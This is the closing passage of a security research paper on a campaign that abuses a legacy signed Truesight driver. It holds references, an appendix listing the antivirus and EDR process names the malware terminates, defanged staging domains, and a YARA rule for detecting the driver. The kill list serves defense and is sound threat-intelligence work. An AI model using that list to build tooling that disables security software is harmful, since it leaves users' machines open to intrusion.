[8] https://www.virustotal.com/gui/file/bfc2ef3b404294fe2fa05a8b71c7f786b58519175b7202a69fe30f45e607ff1c.

[9] https://www.virustotal.com/gui/file/347acba74fdcbeac671521739f8a34ec0e378caf716c31f55616f9f843e4d0d3.

[10] https://www.virustotal.com/gui/search/behaviour_files%253A%2522C%253A%255C%255CWindows%255C%255CSystem32%255C%255Cdrivers%255C%255C189atohci.sys%2522?type=files.

[11] https://www.virustotal.com/gui/search/signature%253A2.0.2%2520signature%253ATruesight%2520tag%253Anative%2520tag%253A64bits?type=files.

[12] https://www.virustotal.com/gui/search/not%2520signature%253A2.0.2%2520signature%253ATruesight%2520tag%253Anative%2520tag%253A64bits?type=files.

[13] https://www.virustotal.com/gui/file/283f5edbbe9a4a65a7e421627a23a946233fb4dc9237ab395547f2a30f3d8f08.

[14] The dual use of anti-sandbox and soft-killing confrontation, the new variant of Silver Fox is rapidly iterating. Huorong Security. 29 September 2024. https://www.huorong.cn/document/tech/vir_report/1772.

[15] https://www.virustotal.com/gui/file/06cb4d3d664205f10b67e011c062018dd493f568f8c842408b24fa2c551cfcb1.

[16] https://www.virustotal.com/gui/file/338e029f6f5699584af0f315f060db4f1cda0b4289c9dd19e778f4ba27400104.

[17] VMProtect. https://vmpsoft.com/vmprotect.

[18] Microsoft. Driver Signing Policy - Exceptions. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later-#exceptions.

[19] RME-DisCo Research Group. Authenticode (I): Understanding Windows Authenticode. 9 June 2020. https://reversea.me/index.php/authenticode-i-understanding-windows-authenticode/.

[20] Microsoft. The Attribute Certificate Table. https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#the-attribute-certificate-table-image-only.

[21] Malpedia. Gh0st RAT. https://malpedia.caad.fkie.fraunhofer.de/details/win.ghost_rat.

[22] sin5678 / gh0st. https://github.com/sin5678/gh0st.

[23] https://www.virustotal.com/gui/file/6595e12854c2618716ecba9ed3dfa34067f162084df20973f817f69c99a478bc.

[24] Sangfor Technologies. Gh0st RAT Spreads Using Fake Telegram Download Page. 4 August 2023. https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/gh0st-rat-spreads-using-fake-telegram-download-page.

[25] AhnLab ASEC. HiddenGh0st Malware Attacking MS-SQL Servers. 14 September 2023. https://asec.ahnlab.com/en/57185/.

[26] Dolas, A.; Sadique, M.; Ghule, M. Catching RATs Over Custom Protocols. Zscaler Blog. 5 May 2021. https://www.zscaler.com/blogs/security-research/catching-rats-over-custom-protocols.

[27] Sela, Y. What is Gh0st RAT and How do You Find It? SentinelOne. 16 December 2015. https://www.sentinelone.com/blog/the-curious-case-of-gh0st-malware/.

[28] Microsoft. Steps to download and apply the vulnerable driver blocklist binary. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/microsoft-recommended-driver-block-rules#steps-to-download-and-apply-the-vulnerable-driver-blocklist-binary.

APPENDIX A: LIST OF PROCESSES TO BE TERMINATED

```
2345AdRtProtect.exe
2345AuthorityProtect.exe
2345ExtShell.exe
2345ExtShell64.exe
2345FileShre.exe
2345LeakFixer.exe
2345LSPFix.exe
2345ManuUpdate.exe
2345MPCSafe.exe
2345PCSafeBootAssistant.exe
2345RTProtect.exe
2345RtProtectCenter.exe
2345SafeCenterSvc.exe
2345SafeSvc.exe
2345SafeTray.exe
```

```
2345SafeUpdate.exe
2345ShellPro.exe
2345SysDoctor.exe
2345VirusScan.exe
360FileGuard.exe
360leakfixer.exe
360rp.exe
360rps.exe
360Safe.exe
360sd.exe
360sdrun.exe
360sdupd.exe
360Tray.exe
ad-watch.exe
AgreementViewer.exe
Appvant.exe
ashDisp.exe
aswidsagent.exe
aswToolsSvc.exe
Autoruns.exe
AvastSvc.exe
AvastUI.exe
avcenter.exe
Avira.OptimizerHost.exe
Avira.Spotlight.Bootstrapper.exe
Avira.Spotlight.Common.Updater.exe
Avira.Spotlight.Common.UpdaterTracker.exe
Avira.Spotlight.FallbackUpdater.exe
Avira.Spotlight.Service.exe
Avira.Spotlight.Service.Worker.exe
Avira.Spotlight.Systray.Application.exe
Avira.Spotlight.UI.AdministrativeRightsProvider.exe
Avira.Spotlight.UI.Application.exe
Avira.Spotlight.UI.Application.Messaging.exe
avp.exe
avpui.exe
baiduSafeTray.exe
BaiduSd.exe
Bka.exe
BkavService.exe
BkavSystemServer.exe
BkavSystemService.exe
BkavSystemService64.exe
BkavUtil.exe
BLuPro.exe
BluProService.exe
cefutil.exe
CheckSM.exe
```

```
computercenter.exe
ComputerZ_CN.exe
ComputerZMonHelper.exe
ComputerzService_x64.exe
ComputerZService.exe
ComputerZTray.exe
crashpad_handler.exe
dep360.exe
DesktopAssistant.exe
DesktopAssistantApp.exe
DlpAppData.exe
DrvMgr.exe
DSMain.exe
DSMain64.exe
DumpUper.exe
EMDriverAssist.exe
endpointprotection.exe
FileSmasher.exe
FirstAidBox.exe
guardhp.exe
hdw_disk_scan.exe
HipsDaemon.exe
HipsLog.exe
HipsMain.exe
HipsTray.exe
hotfixplatform.exe
HRUpdate.exe
K7TSecurity.exe
KanKan.exe
kauthorityview.exe
kdinfomgr.exe
kislive.exe
knewvip.exe
knsdtray.exe
KSafeTray.exe
kscan.exe
ksoftpurifier.exe
ktrashautoclean.exe
KvMonXP.exe
kwsprotect64.exe
kxecenter.exe
kxemain.exe
kxescore.exe
kxetray.exe
LAVService.exe
Ldshelper.exe
LdsSecurity.exe
LdsSecurityAider.exe
```

```
LeAppOM.exe
LeASHive.exe
LenovoAppStore.exe
LenovoAppupdate.exe
LenovoInternetSoftwareFramework.exe
LenovoMonitorManager.exe
LenovoOKM.exe
LenovoPcManager.exe
LenovoPcManagerService.exe
LenovoTray.exe
LISFService.exe
LiveUpdate360.exe
LnvSvcFdn.exe
Lsf.exe
mcapexe.exe
mcshield.exe
McUICnt.exe
MfeAVSvc.exe
mfemms.exe
mfevtps.exe
ModuleUpdate.exe
MpCmdRun.exe
mpcopyaccelerator.exe
MpDefenderCoreService.exe
MsMpEng.exe
MSPCManager.exe
MSPCManagerService.exe
mssecess.exe
NACLdis.exe
NetFlow.exe
NisSrv.exe
PopWndLog.exe
PromoUtil.exe
PSafeSysTray.exe
QHActiveDefense.exe
QHSafeMain.exe
QHSafeScanner.exe
QHSafeTray.exe
QHWatchdog.exe
QMDL.exe
QMPersonalCenter.exe
QQPCMgrUpdate.exe
QQPCPatch.exe
QQPCRealTimeSpeedup.exe
QQPCRTP.exe
QQPCTray.exe
QQRepair.exe
QUHLPSVC.EXE
```

```
RavMonD.exe
remupd.exe
rtvscan.exe
SearchEngine.exe
SecurityHealthSystray.exe
SentryEye.exe
SoftMgrLite.exe
SRAgent.exe
StartupManager.exe
SuperKiller.exe
TMBMSRV.exe
TQClient.exe
TQDefender.exe
TQedrname.exe
TQSafeUI.exe
TQTray.exe
TQUpdateUI.exe
TQWatermark.exe
trantorAgent.exe
UnThreat.exe
usysdiag.exe
V3Svc.exe
vsserv.exe
web_host.exe
wsc_proxy.exe
wsctrl.exe
wsctrl10.exe
wsctrl11.exe
wsctrl7.exe
wsctrlsvc.exe
WSPluginHost.exe
WSPluginHost64.exe
ZhuDongFangYu.exe
```

APPENDIX B: IOCs

- SHA-256 hash list of the initial-stage samples (samples with a behavioural execution context on *VirusTotal* that dropped a variant of the legacy Truesight driver, version 2.0.2 – as of 31 January 2025): https://www.virusbulletin.com/uploads/pdf/conference/vb2025/papers/Vinopal/SHA-256-Initial-Stage-Samples.txt
- SHA-256 hash list of validly signed variants of the legacy Truesight driver, version 2.0.2, that were abused in the campaign (as of 31 January 2025) – detected by the YARA rule in Appendix C. This list excludes samples found in *VirusTotal* telemetry without a valid certificate or that were malformed: https://www.virusbulletin.com/uploads/pdf/conference/vb2025/papers/Vinopal/SHA-256-Truesight-Driver-Variants-Ver202.txt

List of domains used by the initial-stage samples:

```
3syd1z[.]oss-cn-beijing[.]aliyuncs[.]com
tjgohh[.]oss-cn-beijing[.]aliyuncs[.]com
qihbnq[.]oss-cn-beijing[.]aliyuncs[.]com
662hfg[.]oss-cn-beijing[.]aliyuncs[.]com
hdsuer[.]oss-cn-shanghai[.]aliyuncs[.]com
jcoiw1[.]oss-cn-shanghai[.]aliyuncs[.]com
```

khec3y[.]oss-cn-beijing[.]aliyuncs[.]com
vien3h[.]oss-cn-beijing[.]aliyuncs[.]com
19nsoo[.]oss-cn-beijing[.]aliyuncs[.]com
fyge20[.]oss-cn-beijing[.]aliyuncs[.]com
2uuo9s[.]oss-cn-beijing[.]aliyuncs[.]com
66yuos[.]oss-cn-beijing[.]aliyuncs[.]com
ss2bjo[.]oss-cn-beijing[.]aliyuncs[.]com
129sos[.]oss-cn-beijing[.]aliyuncs[.]com
212soo[.]oss-cn-beijing[.]aliyuncs[.]com
cyerl0[.]oss-cn-beijing[.]aliyuncs[.]com
ylcsn6[.]oss-cn-beijing[.]aliyuncs[.]com
fhdjuc[.]oss-cn-beijing[.]aliyuncs[.]com
hvihei[.]oss-cn-beijing[.]aliyuncs[.]com
sy4fiw[.]oss-cn-beijing[.]aliyuncs[.]com
6ttro[.]oss-cn-beijing[.]aliyuncs[.]com
18os18[.]oss-cn-shanghai[.]aliyuncs[.]com
n7n7so[.]oss-cn-beijing[.]aliyuncs[.]com
ss11oo[.]oss-cn-hangzhou[.]aliyuncs[.]com
yr1212[.]oss-cn-beijing[.]aliyuncs[.]com
n1mm[.]oss-cn-hangzhou[.]aliyuncs[.]com
cnj4ks[.]oss-cn-beijing[.]aliyuncs[.]com
xg51uu[.]oss-cn-beijing[.]aliyuncs[.]com
7syd2u[.]oss-cn-beijing[.]aliyuncs[.]com
jx2zg4[.]oss-cn-beijing[.]aliyuncs[.]com
ry2ihs[.]oss-cn-beijing[.]aliyuncs[.]com
msd1sq[.]oss-cn-beijing[.]aliyuncs[.]com
a8mw1y[.]oss-cn-beijing[.]aliyuncs[.]com
basdy1[.]oss-cn-beijing[.]aliyuncs[.]com
42o[.]oss-cn-beijing[.]aliyuncs[.]com
omss[.]oss-cn-hangzhou[.]aliyuncs[.]com
823ots[.]oss-cn-beijing[.]aliyuncs[.]com
te94os[.]oss-cn-beijing[.]aliyuncs[.]com
temm[.]oss-cn-hangzhou[.]aliyuncs[.]com
m39m[.]oss-cn-hangzhou[.]aliyuncs[.]com
69sso[.]oss-cn-beijing[.]aliyuncs[.]com
209oss[.]oss-cn-beijing[.]aliyuncs[.]com
21o9ss[.]oss-cn-shanghai[.]aliyuncs[.]com
ali288[.]oss-cn-hangzhou[.]aliyuncs[.]com
10mm[.]oss-cn-hangzhou[.]aliyuncs[.]com
101oss[.]oss-cn-beijing[.]aliyuncs[.]com
2o7cn[.]oss-cn-qingdao[.]aliyuncs[.]com
50oos[.]oss-cn-shanghai[.]aliyuncs[.]com
7sso7[.]oss-cn-beijing[.]aliyuncs[.]com
1010so[.]oss-cn-shanghai[.]aliyuncs[.]com
m11m[.]oss-cn-hangzhou[.]aliyuncs[.]com
o107ss[.]oss-cn-hangzhou[.]aliyuncs[.]com
04o0s[.]oss-cn-beijing[.]aliyuncs[.]com
11soso[.]oss-cn-hangzhou[.]aliyuncs[.]com

16sott[.]oss-cn-beijing[.]aliyuncs[.]com
sot18[.]oss-cn-shanghai[.]aliyuncs[.]com
22fifa[.]oss-cn-hangzhou[.]aliyuncs[.]com
23yoss[.]oss-cn-hangzhou[.]aliyuncs[.]com
9lost2[.]oss-cn-beijing[.]aliyuncs[.]com
22mm[.]oss-cn-hangzhou[.]aliyuncs[.]com
82ostt[.]oss-cn-shanghai[.]aliyuncs[.]com
30slot[.]oss-cn-hangzhou[.]aliyuncs[.]com
3tos1[.]oss-cn-beijing[.]aliyuncs[.]com
55osst[.]oss-cn-hangzhou[.]aliyuncs[.]com
oot11[.]oss-cn-shanghai[.]aliyuncs[.]com
7htoss[.]oss-cn-shanghai[.]aliyuncs[.]com

APPENDIX C: YARA RULE

Detects all variants of the legacy, 64-bit, valid-signed Truesight driver, version 2.0.2.

```
import "pe"

rule truesight_driver_64bit_ver202
{
    meta:
        description = "Detects all variants of the legacy, 64-bit, valid-signed Truesight driver, version 2.0.2"
        author = "Jiri Vinopal @ Check Point Research"
    condition:
        // Detect PE
        uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550 and
        // Detect 64-bit Windows drivers
        uint16(uint32(0x3C) + 0x5c) == 0x0001 and uint16(uint32(0x3C) + 0x18) == 0x020b and
        // Detect InternalName "Truesight" and FileVersion "2.0.2"
        pe.version_info["InternalName"] == "Truesight" and pe.version_info["FileVersion"] == "2.0.2" and
        // Detect only signed drivers, not a real verification
        pe.number_of_signatures > 0 and for all i in (0..pe.number_of_signatures -1):
            (pe.signatures[i].verified)
}
```